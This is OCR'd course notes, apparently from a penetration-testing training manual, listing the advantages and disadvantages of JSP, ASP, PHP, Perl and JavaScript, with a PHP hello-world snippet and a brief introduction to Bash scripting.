
Advantages

- Supports HTML and Java code
- Supports standard web development tools
- Easy language and tags

Disadvantages

- Difficult to debug because JSP pages are converted into servlets and then compiled
- Database connectivity is not as easy as expected
- Extremely difficult to choose the appropriate servlet engine

The JSP Model 2 architecture



Web browser
Servlet/Filter (Controller)
JSP pages (views)
Instantiate
JavaBeans (Model)
Server
Data Sources/ Database

Active Server Pages (ASP)

- ASP is Microsoft's development framework for **building dynamic web pages**


Advantages

- Provides 3-tier architecture
- Compatible with about 55 languages
- Consistent programming model
- Provides direct security support

Disadvantages


- Limited ability for client event control
- Interpreted and loosely-typed code
- Mixes layout (HTML) and logic (scripting code)
- Limited development and debugging tools
- No real state management

Processing of an ASP page



Browser
Request
Web Server
HTML File
Processing
Memory-ASP File

Notes: ____



PHP: Hypertext Preprocessor (PHP)

- PHP is an open source **server-side scripting language** for developing dynamic and interactive web pages


Advantages

- Easy to use
- Fast performance
- Open source and Powerful library support
- Stable
- Both a procedural and object-oriented programming language
- Built in data base connection module

Disadvantages

- Security
- Open source, so people can see source code
- Not suitable for large-scale applications, as it is not modular

```
<html>
        <head>
                <title>Hello World</title>
        </head>
        <body>
                <?php echo "Hello, world!";?>
        </body>
</html>
```



Practical Extraction and Report Language (Perl)

- Perl is a high-level, script, general purpose, interpreted, cross platform, **dynamic programming language**
- It is designed for text editing and most popularly used in web development
- It can also be utilized for **image creation and manipulation**

Features:

- It works with HTML, XML, and other mark-up languages
- It supports Unicode
- It is Y2K compliant
- It supports both procedural and object-oriented programming
- It interfaces with external C/C++ libraries through XS or SWIG
- It is extensible

Advantages

- It is the most powerful language for text handling and parsing
- It takes less time to execute, as there is no need to compile a Perl script
- It is simple and easy to program and understand
- It is object oriented
- It is used in web development, mostly for payment gateways

Disadvantages

- There is minimal GUI support as compared to other programming languages
- Understanding complex patterns requires experience

Notes:

JavaScript

- JavaScript is a dynamic computer programming scripting language that **works in all major browsers**, such as Internet Explorer, Mozilla, Firefox, Netscape, and Opera
- It is used to improve design, validate forms, detect browsers, and create cookies, among other tasks, in web pages

Advantages	Disadvantages
Less server interaction	Lacks in multithreading or multiprocessor capabilities
Immediate feedback for visitors	Cannot be used for networking applications
Increased interactivity	
Richer interfaces	

Bash Scripting

- Bash shell is a scripting environment that comes with Linux distro and is generally very useful for **automating certain actions** during penetration testing
- It is essential for the penetration tester to be familiar with the bash script environment to speed up their penetration testing work

Creating bash file

- Create a text file with any text editor and designate the .sh extension

Notes: ____

